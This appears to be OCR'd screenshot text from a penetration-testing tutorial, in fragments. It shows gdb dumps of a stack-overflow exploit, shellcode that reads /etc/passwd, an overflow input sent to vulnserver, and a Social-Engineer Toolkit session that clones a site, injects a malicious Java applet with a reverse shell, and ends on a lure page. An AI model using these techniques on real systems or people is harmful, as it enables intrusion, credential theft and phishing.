rdi            0x0      0
rbp            0x4141414141414141       0x4141414141414141
rsp            0x7fffffffe1f0   0x7fffffffe1f0
r8             0x4141414141414141       4702111234474983745
r9             0x4141414141414141       4702111234474983745
r10            0x4141414141414141       4702111234474983745
r11            0x246    582
r12            0x4004e0 4195552
r13            0x7fffffffe2c0   140737488347840
r14            0x0      0
r15            0x0      0
rip            0x424242424242   0x424242424242
eflags         0x10246  [ PF ZF IF RF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
```




```
(gdb) x/4xg $rsp
0x7fffffffe0d0: 0x00007fffffffe2c8      0x00000002f7ffe1a8
0x7fffffffe0e0: 0x4141414141414141      0x4141414141414141
(gdb) i r
rax            0x0      0
rbx            0x0      0
rcx            0x7ffff7b0c620   140737348945440
rdx            0x7ffff7dd87a0   140737351878560
rsi            0x7ffff7ff5000   140737354092544
rdi            0x0      0
rbp            0x4141414141414141       0x4141414141414141
rsp            0x7fffffffe1f0   0x7fffffffe1f0
r8             0x4141414141414141       4702111234474983745
r9             0x4141414141414141       4702111234474983745
r10            0x4141414141414141       4702111234474983745
r11            0x246    582
r12            0x4004e0 4195552
r13            0x7fffffffe2c0   140737488347840
r14            0x0      0
r15            0x0      0
rip            0x7fffffffe0e0   0x7fffffffe0e0
eflags         0x246    [ PF ZF IF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
```



```
        ; syscall write output to stdout

        xor rdi, rdi
        add dil, 1 ; set stdout fd = 1
        mov rdx, rax
        xor rax, rax
        add al, 1
        syscall

        ; syscall exit

        xor rax, rax
        add al, 60
        syscall

_push_filename:
        call_readfile
        path: db "/etcpasswdA"
```




```
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
mysql:x:104:109:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
avahi:x:106:112:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
miredo:x:107:65534::/var/run/miredo:/bin/false
ntp:x:108:114::/home/ntp:/bin/false
stunnel4:x:109:116::/var/run/stunnel4:/bin/false
uuidd:x:110:117::/run/uuidd:/bin/false
Debian-exim:x:111:118::/var/spool/exim4:/bin/false
statd:x:112:65534::/var/lib/nfs:/bin/false
arpwatch:x:113:121:ARP Watcher,,,:/var/lib/arpwatch:/bin/sh
colord:x:114:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
epmd:x:115:124::/var/run/epmd:/bin/false
couchdb:x:116:125:CouchDB Administrator,,,:/var/lib/couchdb:/bin/bash
dnsmasq:x:117:65534:dnsmasq,,,:/var/lib/misc:/bin/false
dradis:x:118:127::/var/lib/dradis:/bin/false
geoclue:x:119:128::/var/lib/geoclue:/bin/false
pulse:x:120:129:PulseAudio daemon,,,:/var/run/pulse:/bin/false
speech-dispatcher:x:121:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
snmp:x:123:131::/var/lib/snmp:/usr/sbin/nologin
postgres:x:124:134:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
iodine:x:125:65534::/var/run/iodine:/bin/false
redis:x:126:137::/var/lib/redis:/bin/false
redsocks:x:127:138::/var/run/redsocks:/bin/false
sslh:x:128:139::/nonexistent:/bin/false
rtkit:x:129:140:RealtimeKit,,,:/proc:/bin/false
saned:x:130:141::/var/lib/saned:/bin/false
usbmux:x:131:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
beef-xss:x:132:142::/var/lib/beef-xss:/bin/false
Debian-gdm:x:133:144:Gnome Display Manager:/var/lib/gdm3:/bin/false
rwhod:x:134:65534::/var/spool/rwho:/bin/false
[Inferior 1 (process 5214) exited with code 01]
```




The program vulnserver.exe has encountered a serious problem and needs to close. We are sorry for the inconvenience.

This can be caused by a problem in the program or a deficiency in Wine. You may want to check the Application Database for tips about running this application.




```
HELP
Welcome to Vulnerable Server! Enter HELP for help.
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
KSTET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
HELP
EXIT
```


Entire conversation (582 bytes)




```
              ________________________
              __  ___/__  ____/__  __/
              _____ \__  __/  __  /
              ____/ /_  /___  _  /
              /____/ /_____/  /_/

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
[---]                 Version: 6.5                     [---]
[---]              Codename: 'Mr. Robot'               [---]
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 
```




```
Select which option you want:

1. Make my own self-signed certificate applet.
2. Use the applet built into SET.
3. I have my own code signing certificate or applet.

Enter the number you want to use [1-3]: 2
```



```
set:webattack> Select a template:1

[*] Cloning the website:
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: gujezfi
[*] Malicious java applet website prepped for deployment


What payload do you want to generate:

  Name:                                       Description:

   1) Meterpreter Memory Injection (DEFAULT)  This will drop a meterpreter payload throug
h PyInjector
   2) Meterpreter Multi-Memory Injection      This will drop multiple Metasploit payloads
 via memory
   3) SE Toolkit Interactive Shell            Custom interactive reverse toolkit designed
 for SET
   4) SE Toolkit HTTP Reverse Shell           Purely native HTTP shell with AES encryptio
n support
   5) RATTE HTTP Tunneling Payload            Security bypass payload that will tunnel al
l comms over HTTP
   6) ShellCodeExec Alphanum Shellcode        This will drop a meterpreter payload throug
h shellcodeexec
   7) Import your own executable              Specify a path for your own executable

set:payloads>3
```



```
[!] Error:Apache does not appear to be running.
[!] Start it or turn APACHE off in /etc/setoolkit/set.config
[*] Attempting to start Apache manually...
[ ok ] Starting apache2 (via systemctl): apache2.service.

***************************************************
Web Server Launched. Welcome to the SET Web Attack.
***************************************************

[--] Tested on Windows, Linux, and OSX [--]
[--] Apache web server is currently in use for performance. [--]
[*] Moving payload into cloned website.
[*] The site has been moved. SET Web Server is now listening..


[-] Launching the SET Interactive Shell...
set> Port to listen on [443]: 
```



Java Required!

Welcome to the website, you must hava Java in order to view this page properly. Ensure that the Microsoft signed Java box that pops up is accepted to load the site content.

Words from

Instructions

1. A pop-up
2. This pop- you with necessary updates to view the site.
3. Once you ad.
You must fir order to view our site successfully.

Welcome to the site! This site requires Java in order to run properly.


The page you are viewing uses Java. More information on Java support is available from the Microsoft website.

☐ Do not show this message again.


You must first click "Run" for the signed Java component from Microsoft in order to view omponent for websites.


Home | Services | About | Help | Links


All rights reserved ©




```
[---]        The Social-Engineer Toolkit (SET)        [---]
[---]        Created by: David Kennedy (ReL1K)        [---]
[---]                  Version: 6.5                   [---]
[---]              Codename: 'Mr. Robot'              [---]
[---]        Follow us on Twitter: @TrustedSec        [---]
[---]        Follow me on Twitter: @HackingDave       [---]
[---]       Homepage: https://www.trustedsec.com      [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```





